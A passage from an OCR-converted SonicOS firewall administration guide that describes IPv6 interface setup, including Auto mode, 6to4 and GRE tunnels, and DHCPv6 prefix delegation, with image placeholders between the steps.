  When the interface is in Stateful DHCPv6 mode, mousing over the **Comment** icon displays current Router Advertisement information for the interface.

- **DHCPv6 Server**: The IPv6 address of the DHCPv6 server.
- **DHCPv6 DUID**: The DUID (DHCP Unique Identifier) or host identifier.

- **Stateful Addresses Acquired via DHCPv6**: Displays information on any acquired stateful IPv6 addresses:
  - IAID (Identity Association Identifier)
  - Type
  - IPv6 Address
  - Lease Expires
- **Stateless Configuration Settings Acquired via DHCPv6**
  - **DNS Servers 1/2/3**: The IPv6 addresses of any DNS Servers.

  You can renew, release, or refresh the DNS servers by clicking the appropriate button.
- **Delegated Prefixes Acquired via DHCPv6**: Displays information on any acquired delegated prefixes for stateful IPv6 addresses:
  - IAID
  - Type
  - IPv6 Prefix
  - Prefix Length
  - Lease Expires

  You can renew, release, or refresh the prefixes by clicking the appropriate button.


Configuring an Interface for Auto Mode

Auto mode utilities IPv6's Stateless Address Autoconfiguration to assign IPv6 address. This mode does not require any manual address configuration by the network administrator. The firewall listens to the network and receives prefix information from neighboring routers. The IPv6 Stateless Address Autoconfiguration feature performs all configuration details, such as IPv6 address assignment, address deleting for address conflicting or lifetime expiration, and default gateway selection based on the information collected from on-link router.

NOTE: Auto mode can only be configured for the WAN zone. For security consideration, Auto mode is not available on LAN zone interface.

The following diagram shows a sample topology for IPv6 configured in Auto mode.

IPv6 auto mode configuration



In this mode, 2 types of IPv6 address are possible to assign:

- Automatic Address - The interface default link-local address. It is never timed out and is not able to be edited or deleted.
- Autonomous Address - Assigned from Stateless Address Autoconfiguration. Users can manually delete the address if they do not want to wait for its valid lifetime expires.


To configure an IPv6 interface for Auto mode, perform the following steps:

1 Navigate to the **Network > Interfaces** page.

2 Click on the **IPv6** button at the top right corner of the page to display IPv6 addresses.

3 Click on the **Configure** icon for the interface you want to configure an IPv6 address for. The Edit Interface dialog box displays.

4 In the **IP Assignment** drop-down menu, select **Auto**.



5 Optionally, you can select enter a numeric value for **Duplicate Address Detection Transmits** on the **Advanced** tab to specify the number of consecutive Neighbor Solicitation messages sent while performing Duplicate Address Detection (DAD) before assigning a tentative address to interface. A value of 0 indicates that DAD is not performed on the interface.

6 Click **OK**.

PPPoE

Only PPPoE Client Mode is supported in IPv6.

Configuring a VLAN Sub-Interface

The procedure for configuring a VLAN Sub-interface in IPv6 is identical to that in IPv4. Refer to Configuring Virtual Interfaces (VLAN Subinterfaces) on page 306 for details.

All VLAN Sub-interfaces must be configured in IPv4, before configuring them in IPv6.

Configuring an Interface for Wire Mode

NOTE: Wire mode is supported on NSA 2600 and higher appliances.

The procedure for configuring a Wire Mode interface in IPv6 is identical to that in IPv4. Refer to Configuring an Interface for Wire Mode on page 315 for details.

All Wire Mode interfaces must be configured in IPv4; you can not edit Wire Mode settings in IPv6. Any functionality enabled in IPv4 (for example, Link State Propagation) applies to IPv6.


Configuring IPv6 Tunnel Interfaces

This section describes how to tunnel IPv4 packets through IPv6 networks and IPv6 packets through IPv4 networks. For instance, to pass IPv6 packets through the IPv4 network, the IPv6 packet is encapsulated into an IPv4 packet at the ingress side of a tunnel. When the encapsulated packet arrives at the egress of the tunnel, the IPv4 packet will be de-capsulated.

Tunnels can be either automatic or manually configured. A configured tunnel determines the endpoint addresses by configuration information on the encapsulating node. An automatic tunnel determines the IPv4 endpoints from the address of the embedded IPv6 datagram. IPv4 multicast tunneling determines the endpoints through Neighbor Discovery.

IPv6-to-IPv4 tunnel interface depicts an IPv6-to-IPv4 tunnel.

IPv6-to-IPv4 tunnel interface



The following sections describe IPv6 Tunnel Interface configuration:


Configuring the 6to4 Auto Tunnel

The 6to4 Auto Tunnel is an automatic tunnel: tunnel endpoints are extracted from the encapsulated IPv6 datagram. No manual configuration is necessary.

6to4 tunnels use a prefix of the form `2002:tunnel-IPv4-address::/48` to tunnel IPv6 traffic over IPv4 (for example, if the tunnel's IPv4 endpoint has the address a01:203, the 6to4 tunnel prefix is 2002:a01:203::1). Routers advertise a prefix of the form `2002:[IPv4]:xxxx/64` to IPv6 clients. For complete information, see RFC 3056.

6to4 auto tunnel topology shows a sample 6to4 auto tunnel topology.

6to4 auto tunnel topology



In the example, customers do not need to specify the tunnel endpoint, but only need to enable the 6to4 auto tunnel. All packets with a 2002 prefix are routed to the tunnel, and the tunnel's IPv4 destination is extracted from the destination IPv6 address.

6to4 tunnels are easy to configure and use. Users must have a global IPv4 address and IPv6 address, which must also have a 2002 prefix. Therefore, in general, a user can only access network resources with a 2002 prefix.

NOTE: Only one 6to4 auto tunnel can be configured on the firewall.

NOTE: VPN Tunnel Interfaces have automatically created IPv6 link local addresses.

To configure the 6to4 auto tunnel on the firewall:


1 Navigate to the **Network > Interfaces** page.

2 Either:

- Click the **Add Interface** button.

- Select **Tunnel Interface** from the **Add Interface** drop-down menu.

The **Edit Interface** dialog displays.



3 Select the **Zone** for the 6to4 tunnel interface. This is typically the WAN interface.

4 In the **Tunnel Type** drop-down menu, select **6to4 Auto Tunnel Interface**.

5 Specify a name in the **Name** field. By default, the interface **Name** is set to **6to4AutoTun**.

6 Select the **Enable IPv6 6to4 Tunnel** checkbox. By default, this checkbox is selected.

7 Optionally, you can configure one or more **Management** login protocols: **HTTPS**, **Ping**, or **SNMP**.

> **NOTE:** Selecting **HTTPS** enables the **Add rule to enable redirect from HTTP to HTTPS** option automatically. This option cannot be selected for the other protocols. For more information about this option, see HTTP/HTTPS Redirection on page 284.

8 Optionally, you can configure either or both **User Login** protocols: **HTTP** or **HTTPS**.

> **NOTE:** Selecting only **HTTPS** enables the **Add rule to enable redirect from HTTP to HTTPS** option automatically. For more information about this option, see HTTP/HTTPS Redirection on page 284. If you also select **HTTP**, the **Add rule to enable redirect from HTTP to HTTPS** option is deselected and cannot be selected.

9 Click **OK**.

Configuring 6to4 Relay for Non-2002 Prefix Access

By default, 6to4 auto tunnel can only access the destination with a 2002 prefix. The 6to4 relay feature can be used to access non-2002 prefix destinations.

To enable 6to4 relay, go to **Network > Routing**. Then, click the **Add** button to create a Route Policy that can route all traffic destined for 2003 prefixes over the 6to4 auto tunnel interface, as shown in the following example:

This static route can be added on the 6to4 auto tunnel interface to enable the relay feature, which makes it possible to access the IPv6 destination with non-2002: prefix through 6to4 tunnel.


NOTE: The gateway must be the IPv6 address with the 2002: prefix.

Configuring a Manual IPv6 Tunnel

To configure the 6to4 tunnel on the firewall:

1 Navigate to the **Network > Interfaces** page.

2 Click the **Add Interface** button. The **Edit Interface** dialog displays.



3 Select the **Zone** for the tunnel interface.

4 In the **Tunnel Type** drop-down menu, select **IPv6 Manual Tunnel Interface**. This is the default.

5 Enter a **Name** for the tunnel interface.

6 Enter an address in the **Tunnel Interface IPv6 Address** field. The field starts with **::** already.

7 Select an interface to which the tunnel is bound from the **Bound to** drop-down menu. The default is **X1**.

8 From the **Remote IPv4 Address** drop-down menu, select an IPv4 address object for the tunnel endpoint.

9 From the **Remote IPv6 network** drop-down menu, select an IPv6 Address object, which can be a group, range, network, or host.

10 Optionally, you can configure one or more **Management** login protocols: **HTTPS**, **Ping**, or **SNMP**.

> **NOTE:** Selecting **HTTPS** enables the **Add rule to enable redirect from HTTP to HTTPS** option automatically. For more information about this option, see HTTP/HTTPS Redirection on page 284. This option cannot be selected for the other protocols.

11 Optionally, you can configure either or both **User Login** protocols: **HTTP** or **HTTPS**.


> **NOTE:** Selecting only **HTTPS** enables the **Add rule to enable redirect from HTTP to HTTPS** option automatically. For more information about this option, see HTTP/HTTPS Redirection on page 284. If you also select **HTTP**, the **Add rule to enable redirect from HTTP to HTTPS** option is deselected and cannot be selected.

12 Click **OK**.


Configuring a GRE IPv6 Tunnel

GRE can be used to tunnel IPv4 and IPv6 traffic over IPv4 or IPv6. GRE tunnels are static tunnels where both endpoints are specified manually. The following diagram shows a sample GRE IPv6 tunnel.

GRE IPv6 tunnel configuration



The configuration of a GRE tunnel is similar to a manual tunnel, except **GRE Tunnel Interface** is selected for the **Tunnel Type**.



IPv6 Prefix Delegation

IPv6 Prefix Delegation, also known as DHCPv6 Prefix Delegation (DHCPv6-PD), is an extension to DHCPv6. In DHCPv6, addresses are assigned by a DHCPv6 server to an IPv6 host. In DHCPv6-PD, complete IPv6 subnet addresses and other parameters are assigned by a DHCPv6-PD server to a DHCPv6-PD client.

When DHCPv6-PD is enabled, it is applied to all DHCPv6 interfaces attached to the WAN zone. DHCPv6-PD is an additional subnet-configuration mode that co-exists with DHCPv6.

The IPv6 address is a combination of the prefix provided by the DHCPv6-PD server and the suffix provided by the DHCPv6-PD client. The prefix length is 64 by default, but can be edited.

When the firewall starts, a default address object group called *Prefixes from DHCPv6 Delegation* is automatically created. Prefixes delegated from the upstream interface are members of this group.

IPv6 Prefix Delegation is configured on:

- An Upstream Interface
- One or More Downstream Interfaces

When the upstream interface learns the prefix delegation from the DHCPv6-PD server, SonicOS calculates and applies the IPv6 address prefixes to all the downstream interfaces, and the downstream interfaces advertise this information to all the hosts in their network segments.

This section contains the following configuration procedures:

- Configuring IPv6 Prefix Delegation on the Upstream Interface on page 2197
- Configuring IPv6 Prefix Delegation on the Downstream Interface on page 2200


IMPORTANT: Before you disable prefix delegation in your network, we recommend that you release the prefix delegation in the upstream interface first.

Configuring IPv6 Prefix Delegation on the Upstream Interface


To configure IPv6 Prefix Delegation on the upstream interface:

1 Go to the **Network > Interfaces** page.

2 At **View IP Version**, select **IPv6**.



3 Click the **Edit** icon in the **Configure** column for the Interface you want to configure as the upstream interface. The **Edit Interface** dialog appears.



NOTE: The **Zone** will always be **WAN**.

4 From the **IP Assignment** menu, select **DHCPv6**.


5 Select the **Enable DHCPv6 prefix delegation** option.

6 From the **DHCPv6 Mode** menu, select **Manual**.

7 To see the configured DHCPv6 information, click the **Protocol** tab.


In the **DHCPv6 General Information** panel, the **DHCPv6 DUID** is displayed.

In the **Stateful Addresses Acquired via DHCPv6** panel, the stateful **IAID** is displayed.



In the **Delegated Prefixes Acquired via DHCPv6** panel, the delegated **IAID** is displayed.

8 Click the **Renew** button. The information for the other columns is displayed.




Configuring IPv6 Prefix Delegation on the Downstream Interface

To configure IPv6 Prefix Delegation on the downstream interface:

1 Go to the **Network > Interfaces** page.

2 Select the **IPv6** option.


3 Click the **Edit** icon in the **Configure** column for the Interface you want to configure as the downstream interface. The **Edit Interface** dialog appears.




4 Select the **Enable Router Advertisement** option.

5 Click the **Advanced** tab.

